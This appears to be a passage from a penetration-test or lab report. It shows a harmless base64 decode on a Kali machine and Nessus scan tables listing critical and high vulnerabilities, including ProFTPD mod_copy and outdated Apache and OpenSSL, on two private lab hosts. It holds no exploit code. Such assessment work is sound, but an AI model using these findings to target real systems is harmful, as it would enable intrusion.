


Figure 1: index.html




Figure 2: Source code of index.html

```
administrator@cr-kali:~/automation_script$ echo -n "UGVybCBpcyBuaWNlCg==" | base64 -d
Perl is nice
administrator@cr-kali:~/automation_script$
```

Figure 3: Decoding the base64 string

Nessus Reports

On 10.0.0.13 (Linux)

Top 10 Critical Vulnerabilities: (CVSS v2.0)

Top 10 most prevalent critical vulnerabilities

Plugin ID	Plugin Name	Plugin Family	CVSS v2.0	Known Exploit?	Publication Date	Count
84215	ProFTPD mod_copy Information Disclosure	FTP	10.0	Yes	2015/04/07	1

Figure 4: Top 10 Critical Vulnerabilities on 10.0.0.13

On 10.0.0.23 (Windows)

Top 10 Critical Vulnerabilities: (CVSS v2.0)

Top 10 most prevalent critical vulnerabilities

Plugin ID	Plugin Name	Plugin Family	CVSS v2.0	Known Exploit?	Publication Date	Count
160477	OpenSSL 1.1.1 < 1.1.1o Vulnerability	Web Servers	10.0	-	2022/05/03	2
162420	OpenSSL 1.1.1 < 1.1.1p Vulnerability	Web Servers	10.0	-	2022/06/21	2

Figure 5: Top 10 Critical Vulnerabilities on 10.0.0.23

Top 10 High Vulnerabilities: (CVSS v2.0)

Top 10 most prevalent high vulnerabilities

Plugin ID	Plugin Name	Plugin Family	CVSS v2.0	Known Exploit?	Publication Date	Count
150280	Apache 2.4.x < 2.4.47 Multiple Vulnerabilities	Web Servers	7.5	-	2021/06/01	2
152782	OpenSSL 1.1.1 < 1.1.1l Vulnerability	Web Servers	7.5	-	2021/08/24	2
153584	Apache < 2.4.49 Multiple Vulnerabilities	Web Servers	7.5	-	2021/09/16	2
156255	Apache 2.4.x >= 2.4.7 / < 2.4.52 Forward Proxy DoS / SSRF	Web Servers	7.5	-	2021/11/18	2
158900	Apache 2.4.x < 2.4.53 Multiple Vulnerabilities	Web Servers	7.5	-	2021/12/16	2
161454	Apache 2.4.x < 2.4.52 mod_lua Buffer Overflow	Web Servers	7.5	-	2021/11/18	2
161948	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities	Web Servers	7.5	-	2022/03/02	2

Figure 6: Top 10 High Vulnerabilities on 10.0.0.23